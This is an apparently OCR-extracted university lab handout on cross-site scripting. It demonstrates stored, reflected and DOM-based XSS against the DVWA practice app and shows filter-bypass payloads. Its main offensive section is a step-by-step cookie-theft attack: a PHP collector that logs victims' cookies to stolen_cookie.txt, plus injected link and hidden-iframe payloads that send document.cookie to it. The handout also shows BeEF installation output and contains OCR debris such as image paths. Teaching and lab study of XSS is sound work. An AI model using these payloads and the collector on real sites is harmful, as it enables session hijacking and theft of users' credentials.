Applied Cyber Security Industry Led-Course

Instructor: XYZ

Lab Instructor: Moeez Javed

Lab 6: Cross Site Scripting

Availability:
Monday to Friday: 9 AM – 5 PM (at CUST)
After 5 PM: Please drop a message instead of calling.

Lab Instructor Contact Details:

Phone: +92 333 8744696
Email: moeezjavedyousafrana@gmail.com

Introduction

Definition for XSS is “**Cross-site scripting** (**XSS**) is a type of computer insecurity vulnerability typically found in Web applications (such as web browsers through breaches of browser security) that enables attackers to inject client-side script into Web pages viewed by other users.
A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same origin policy. Cross-site scripting carried out on websites accounted for roughly 80.5% of all security vulnerabilities documented by Symantec as of 2007.Their effect may range from a petty nuisance to a significant security risk, depending on the sensitivity of the data handled by the vulnerable site and the nature of any security mitigation implemented by the site's owner.”

Simply 'XSS' also known as 'CSS' (Cross Site Scripting, Easily confused with 'Cascading Style Sheets') is a very common vulnerability found in Web Applications, 'XSS' allows the attacker to inject malicious code , the reason of that is the developer trusts user inputs, or mis filtering issues , then send back user input data to the client browser so the malicious code will execute.

XSS is Dangerous

XSS is really dangerous , it's severity is High, because it could change the website DOM and could lead to stealing credentials of the administrator , in these cases the attacker can control and compromise the whole application.

What does the attacker want to achieve?

- Changing Setting
- Cookie theft
- False Advertising
- Steal a Form Tokens to make CSRF Easier
- And more , you have to be creative to exploit XSS.

XSS Type

There are Three Types of XSS

- Persistent (Stored) XSS
  - Attack is stored on the website,s server
- Non Persistent (reflect) XSS
  - user has to go through a special link to be exposed
- DOM-based XSS
  - problem exists within the client-side script

we will discuss each kind of these in details , as you will see.

Persistent (Stored) XSS

wikipedia definition :The *persistent* (or *stored*) XSS vulnerability is a more devastating variant of a cross-site scripting flaw: it occurs when the data provided by the attacker is saved by the server, and then permanently displayed on "normal" pages returned to other users in the course of regular browsing, without proper HTML escaping. A classic example of this is with online message boards where users are allowed to post HTML formatted messages for other users to read.

Simply Persistent XSS is occurs when the developer stores the user input data into database server or simply writing it in a file without a proper filtration , then sending them again to the client browser.


Persistent (Stored) XSS Demo

Here is a PHP code that suffers form Persistent XSS:

```
<?php if(isset($_POST['btnSign']))
{

        $message=trim($_POST['mtxMessage']);
        $name=trim($_POST['txtName']);

        // Sanitize message input
        $message = stripslashes($message);



        $message = mysql_real_escape_string($message);

        // Sanitize name input
        $name = mysql_real_escape_string($name);

        $query    =    "INSERT    INTO    guestbook    (comment,name)    VALUES
( '$message','$name');";

        $result=mysql_query($query) or die('<pre>'.mysql_error().'</pre>');
        }

?>
```

the two parameters in that code “message” and “name” are not sanitized properly ,the ,we store these parameters into the guestbook table, So when we displaying these parameters back the client browser, it will execute the malicious JavaScript code.

For Demonstrating this we will exploit DVWA application.



Vulnerability: Stored Cross Site Scripting (XSS)

Name * Stored XSS

Message * <script>alert("here is Stored XSS");</script>

Name: test
Message: This


http://ha.ckers.o
http://en.wikipedia
http://www.cgisecurity.com/xss-faq.html

Here we are injecting our JavaScript code
<script>alert("here is stored XSS");</script>

Username: admin
Security Level: low

Here we are injecting our JavaScript code
<script>alert("here is stored XSS");</script>

After Submitting this form , Our JS code has been executed



here is Stored XSS

Name: test
Message: This is a test comment.

Name: Stored XSS
Message:

Non Persistent (Reflected) XSS

Wikipedia definition The *non-persistent* (or *reflected*) cross-site scripting vulnerability is by far the most common type. These holes show up when the data provided by a web client, most commonly in HTTP query parameters or in HTML form submissions, is used immediately by server-side scripts to generate a page of results for that user, without properly sanitizing the request.

Non Persistent (Reflected) XSS Demo


Here is a php code that suffers form Reflected XSS

```
<?php
    if(!array_key_exists("name",$_GET) | |$_GET['name'] == NULL ||  $_GET['name']==''){
        $isempty=true;
    }
    else{
        echo '<pre>';
        echo 'Hello' . $_GET['name'];
        echo '</pre>';
    }
```

```
?>
```

AS you can see that the "name" parameter doesn't sanitized and echo back to the user , so when the user inject a malicious JS code , It will execute.

Now we will inject our malicious js Code , For demonstrating we will inject <script>alert(/xss/)</script> For Demonstrating this we will exploit DVWA application


Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Reflected Cross Site Scripting (XSS) - Mozilla Fire
127.0.0.1/dvwa/vulnerabilities/xss_r/
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
Submit
Here is the vulnerable box

Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scri
http://www.cgisecurity.com/xss-faq.html

Here is the vulnerable box

will inject an alert box Code “<script>alert("xss")</script>”


Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Reflected Cross Site Scripting (XSS) - Mozilla Firef
127.0.0.1/dvwa/vulnerabilities/xss_r/?name="><script>alert("xss")<%2Fscript>#
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options
Here is the url :
xss_r/?name="><script>alert("xss")<%2Fscript>
DVWA
ted Cross Site Scripting (X
xss
OK
What's
Hello ">
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
Read 127.0.0.1

Here is the url : xss_r/?name="><script>alert("xss")<%2Fscript>

[+] DOM based XSS

Wikipedia definition is DOM-based vulnerabilities occur in the content processing stages performed by the client, typically in client-side JavaScript. The name refers to the standard model for representing HTML or XML contents which is called the Document Object Model (DOM) JavaScript programs manipulate the state of a web page and populate it with dynamically-computed data primarily by acting upon the DOM.

simply that type occurs on the javascript code itself that the developer use in client side for example "A typical example is a piece of JavaScript accessing and extracting data from the URL via the location.* DOM, or receiving raw non-HTML data from the server via XMLHttpRequest, and then using this information to write dynamic HTML without proper escaping,entirely on client side."

[+] DOM based XSS Demo

Suppose the following code is used to create a form to let the user choose his/her preferred language. A default language is also provided in the query string, as the parameter "default". we will use the following code for demonstration purposes:

```
<select>
<script>
document.write("<OPTION              value=1>"+document.location.href.substring
(document.location.href.indexOf("default=")+8)+"</OPTION>");
document.write("<OPTION value=2>English</OPTION>");
</script>
</select>
```

The page is invoked with a URL such as: http://www.some.site/page.html?default=French

A DOM Based XSS attack against this page can be accomplished by sending the following URL to a victim: http://www.some.site/page.html?default=<script>alert(document.cookie)</script>

The original Javascript code in the page does not expect the default parameter to contain HTML markup, and as such it simply echoes it into the page (DOM) at runtime. The browser then renders the resulting page and executes the attacker's script:

```
alert(document.cookie)
```

Now we've discussed all types of XSS , so lets talk about some advanced techniques.

[+] Advanced Techniques

there are some avoidance Techniques can be taken to protect a against XSS exploits but they are not implementing well for example :

Tons of sites may seem vulnerable but not executing the code that occurs because some kind of filtration methods and those may can be bypassed ,we will demonstrate most of them.

[+] METHOD 1 : replace <script> with null string ""

here is the vulnerable code that suffers from reflected xss , that has a filtration :

```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
    $isempty = true;
    } else {
    echo '<pre>';
    echo  'Hello  '  .  str_replace('<script>',  '',  $_GET['name']);
    echo '</pre>';
    }

 ?>
```

as you can see ,in the previous code , the developer replace the string that called "<script>" with a Null string "" .

Some common methods to bypass filteration is that you just have to replace the string "<script>" with "<SCRIPT>" because the developer search for lowercase of "<script>" , so we bypass it by change our script to <SCRIPT>.......</SCRIPT>

Here is an other way to bypass the previous filteration
<script type=text/javascript>alert("XSS")</script>

Please note its bad practice to use alert("XSS") to test for XSS because most of known sites block the keyword XSS before.

[+]METHOD 2 : magic quotes filtration

in this Technique , the developer uses technique that called magic quotes filtration ,by using a PHP function called "addslashes()" that add slash before any special chars. So Our traditional JavaScript code doesn't work

there are many ways to bypass that filter , we will discuss two of them

1- the easiest way to bypass it is Just DONT USE magic quotes simple is that , for example declaring a variable and assigned , it to a number , then alert that variable.

AS you can see here: <script>var val= 1; alert(val)</script>

2- this way is some what tricky , in this way we use a built-in Function that convert Decimal values into ASCII values , you can find a complete table of ASCII here http://www.asciitable.com/ this will help you write what you want OR you can use hackbar firfox add-ons to help you on converting ASCII to decimal In my examples ill be writing "XSS" this is the following code "120 115 115", Ok we now got the Decimal value of our string,we need to know what function I n javascript converts this to ASCII this function called "String.fromCharCode()",and to use this with alert as example , you dont need to use quotes any more.

<script>alert(String.fromCharCode(120, 115, 115)</script>

Ok now this will display or message in this case "XSS", this method is very useful for bypassing magic quotes.

[+]How Can an Attacker Steal cookies?

At first glance you hear about Stealing Cookies , you may think it need a hard work to implement or even to understand , but i tell you that is so simple , just you will need some programming background and XSS Vulnerability ,Simple is that .

the Scenario of stealing cookie is that , We will create a PHP file called collect_cookie.php then we will upload it to any webhosting company , after that we will inject a java script code that will send Cookies to our malicious website , When the php file recieve the Cookie information , it will save it in afile called stolen_cookie.txt

To can steal cookie , we need to some issues :

- A PHP Script that will recieve the cookie
- the javascript code that will steal the cookie and send it to our malicious site
- a web hosting company that will host our php file

[+] First : collect_cookie.php

Here is the PHP script that will use, to collecting Cookie and save them into stolen_cookie.txt

```
<?php
$collectedCookie=$HTTP_GET_VARS["cookie"];
$date=date("l ds of F Y h:i:s A");
$user_agent=$_SERVER['HTTP_USER_AGENT'];
$file=fopen('stolen_cookie.txt','a');
fwrite($file,"DATE:$date || USER AGENT:$user_agent || COOKIE:$cookie \n");
fclose($file);
echo '<b>Sorry , this page is under construction</b></br></br>Please Click<a
href="http://www.google.com/">here</a> to go back to previous page ';

?>
```

So lets understand what the script will do :

```
$collectedCookie=$HTTP_GET_VARS["cookie"];
```

in this line we will store the data that is stored in a get variable called cookie then store it in avariable called collectedCookie

```
$date=date("l ds of F Y h:i:s A");
```

here we store the date of the connection Occurs , it tells us when these cookies have been stolen.

```
$user_agent=$_SERVER['HTTP_USER_AGENT'];
```
here we store the user_agent of the victim for further attacks if it needs to.

```
$file=fopen('stolen_cookie.txt','a');
```
here we create a file called stolen_cookie.txt that has victim's cookie information

```
fwrite($file,"DATE:$date || USER AGENT:$user_agent || COOKIE:$collectedCookie \n");
```
here we save the data as this format (“DATE: || USER AGENT || COOKIE”)

```
fclose($file);
```
her we close the file handle

```
echo '<b>Sorry , this page is under construction</b></br></br>Please Click<a href="http://www.google.com/">here</a> to go back to previous page ';
```
here we print message on the screen (“Sorry , this page is under construction”) and give him a link to click on it that send it to google.

Here we have finished the first filecthat will collect the cookie information

[+] Second : javascript code

Here is the JavaScript code that we will inject into the victim server or browser.
We can inject any one of these scripts :

```
<a onclick="document.location='http://127.0.0.1/collect_cookie.php?cookie='+escape(document.cookie);" href="#">Click here for Details</a>
```

this script need user interaction because it print a link to the user , if the user clicks on that link ,the redirection to our site with the cookie information will be Done.

```
<iframe width='0' height='0' frameborder='0' src='<script>document.location='http://127.0.0.1/collect_cookie.php?cookie='+escape(document.cookie);</script>' />
```

This script doesn't need user interaction ,here we will inject an iframe in the victim website and it's hidden so the victim can't see that ,and the connection will be done.


Finally we will find the cookie by browsing the file that called stolen_cookie.txt
Here is a video that demonstrate how to steal a cookie : http://www.youtube.com/watch?v=ZeLyJnhz4ak

[+] What is BeEF?

BeEF is acronym for Browser Exploitation Framework , it's used to collect alot of zombies and do alot of exciting attacks on those zombies , that give us agreat enviroment because it makes the hard work instead of us.
Thanks to a web application known as beef (Browser exploitation framework) that helps us to collect a lot of zombies(the victim in a botnet is called a zombie) and it's an easy an automated process.

here is the defination of BeEF from the Official site :
“The Browser Exploitation Framework (BeEF) is a powerful professional security tool. BeEF is pioneering techniques that provide the experienced penetration tester with practical client side attack vectors. Unlike other security frameworks, BeEF focuses on leveraging browser vulnerabilities to assess the security posture of a target. This project is developed solely for lawful research and penetration testing.
BeEF hooks one or more web browsers as beachheads for the launching of directed command modules. Each browser is likely to be within a different security context, and each context may provide a set of unique attack vectors. The framework allows the penetration tester to select specific modules (in real-time) to target each browser, and therefore each context.
The framework contains numerous command modules that employ BeEF's simple and powerful API. This API is at the heart of the framework's effectiveness and efficiency. It abstracts complexity and facilitates quick development of custom modules.”


You can dowload BeEF
Apt-get install beef-xss



```
┌──(root㉿kali)-[/home/kali]
└─# apt-get install beef-xss
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  fonts-noto-color-emoji ibverbs-providers libboost-iostreams1.74.0 libboost-thread1.74.0 libcephfs2 libgfapi0 libgfrpc0 libgfxdr0 libglusterfs0 libibverbs1 libnsl-dev libpython3.11-dev librados2 librdmacm1 libtirpc-dev
  openjdk-17-jre python3-lib2to3 python3.11-dev samba-vfs-modules
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  espeak espeak-data fonts-urw-base35 geoipupdate gsfonts lame libespeak1 libhttp-parser2.9 libmp3lame0 libruby3.1t64 libssl-dev libssl3t64 openssl openssl-provider-legacy ruby-activemodel ruby-activerecord ruby-activesupport
